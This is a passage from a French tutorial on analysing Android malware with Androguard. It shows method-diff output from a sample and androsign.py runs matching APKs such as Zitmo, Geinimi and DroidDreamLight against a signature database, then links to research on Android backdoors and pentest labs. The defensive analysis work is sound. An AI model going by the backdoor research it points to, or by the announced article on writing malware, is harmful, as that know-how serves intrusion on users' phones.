Lcom/android/security/SecurityReceiver; ReportFromScheduler (Landroid/content/Context;)Z 161
Lcom/android/security/SecurityReceiver; AlternativeControl (Ljava/lang/String;)Z 171
Lcom/android/security/SecurityReceiver; onReceive (Landroid/content/Context; Landroid/content/Intent;)V 323
Lcom/android/security/WebManager; MakeHttpRequest (Ljava/lang/String;)I 109
NEW METHODS :
DELETE METHODS :
```

Figure 35 Obtenir les différences entre 2 applications

[18] http://itlaw.wikia.com/wiki/Virus_obfuscation_techniques

3.2.5. Tester si une application est dans la base de données d'Androguard

Androguard possède une base de données de malwares sous Mobile. Après différents tests, il s'avère qu'elle n'est pas trop tenue à jour… Enfin malgré tout, pour tester si une application est présente dans la base, on utilise le script <**androsign.py**>

```
android@honeynet:~/tools/androguard$ ./androsign.py -i /home/android/Desktop/Samples/Zitmo.apk -b signatures/dbandroguard -c signatures/dbconfig
Zitmo.apk : ----> None
android@honeynet:~/tools/androguard$ ./androsign.py -i /home/android/Desktop/Samples/Geinimi_a.apk.APK -b signatures/dbandroguard -c signatures/dbconfig
Geinimi_a.apk.APK : ----> Geinimi
```

Figure 36 Tester si une application est présente dans la base de signatures Androguard

Avec l'argument –d, il est aussi possible de tester l'ensemble des applications présentes dans un répertoire.

```
android@honeynet:~/tools/androguard$ ./androsign.py -d /home/android/Desktop/Samples/ -b signatures/dbandroguard -c signatures/dbconfig
Zitmo_c.apk : ----> None
5f54f8c613aaed33f12381b3f4f9b2ab-com.astrolog.great.little.war.game.free_085457.apk : ----> None
trojan_SMS_AndroidOS.Scavir.apk : ----> None
Geinimi_feasyjewels.APK : ----> Geinimi
RootExploit_TFUNZ.APK : ----> None
spyera.apk : ----> None
Zitmo_b.apk : ----> None
v1.0_com.GoldDream.pg_1_1.0_F66EE5B8625192D0C17C0736D208B0BD.apk : ----> GoldDream
RootExploit_Z4Mod.APK : ----> RageagainstTheCage
Zitmo.apk : ----> None
HotGirls3_com.japanese.hot.girl_1_1.0.apk : ----> DroidDreamLight
```

Pour plus d'informations sur la base de données de malwares Android, je vous invite à consulter cet article : DatabaseAndroidMalwares.

3.2.6. Plus de commandes

Il existe de nombreuses autres scripts liés à Androguard, si vous désirez en savoir plus, je vous invite à consulter cet article.

4. Aller plus loin

De nombreuses recherches sont faites sur la sécurité d'Android, en voici quelques unes.

4.1. Installation d'une backdoor sous Android

Lors de la Defcon[19], la démonstration d'une backdoor installable sans permissions ni vulnérabilités a été effectuée.

L'article est consultable ici : Backdoor in android without permissions.

La présentation au Defcon : These aren't the permissions you're looking for

4.2. Créer un laboratoire de test sous Android

L'article suivant vous permettra de créer un laboratoire pour analyser des malwares sous Android : Notes on Setting Up an Android Pentest Lab

4.3. Transformer son Android en plateforme de test d'intrusion

Un article très intéressant sur comment transformer son Android afin d'effectuer des tests d'intrusion - L'article est disponible dans MISC n°57.

4.4. La sécurité des applications Android

La sécurité d'Android par Nicolas Ruff (le modèle Android, auditer la sécurité d'une application, etc.)

[19] https://www.defcon.org/

5. Conclusion

Il est évident que les malwares sous Android vont continuer de proliférer, du fait de l'ouverture d'Android ainsi que de son utilisation de plus en plus croissante. A partir de là, nous assisterons dans les prochains mois à de nouveaux outils de sécurité (anti-virus, pare-feux) pour mobiles. Hors tout comme les malwares sur ordinateur, c'est avant tout une bonne hygiène et un ensemble de bonnes pratiques qui permettent de réellement assurer la sécurité de son téléphone mobile. L'Iphone n'est pas non plus épargné par les malwares mais l'AppStore ainsi que le système utilisé le rend moins accessibles qu'Android. Néanmoins Business is Business et si un jour les ventes de l'Iphone dépassent celles d'Android, la tendance actuelle s'inversera. (Aujourd'hui date du 06/07/2012)

Dans un prochain article, nous verrons comment écrire un malware sous Android.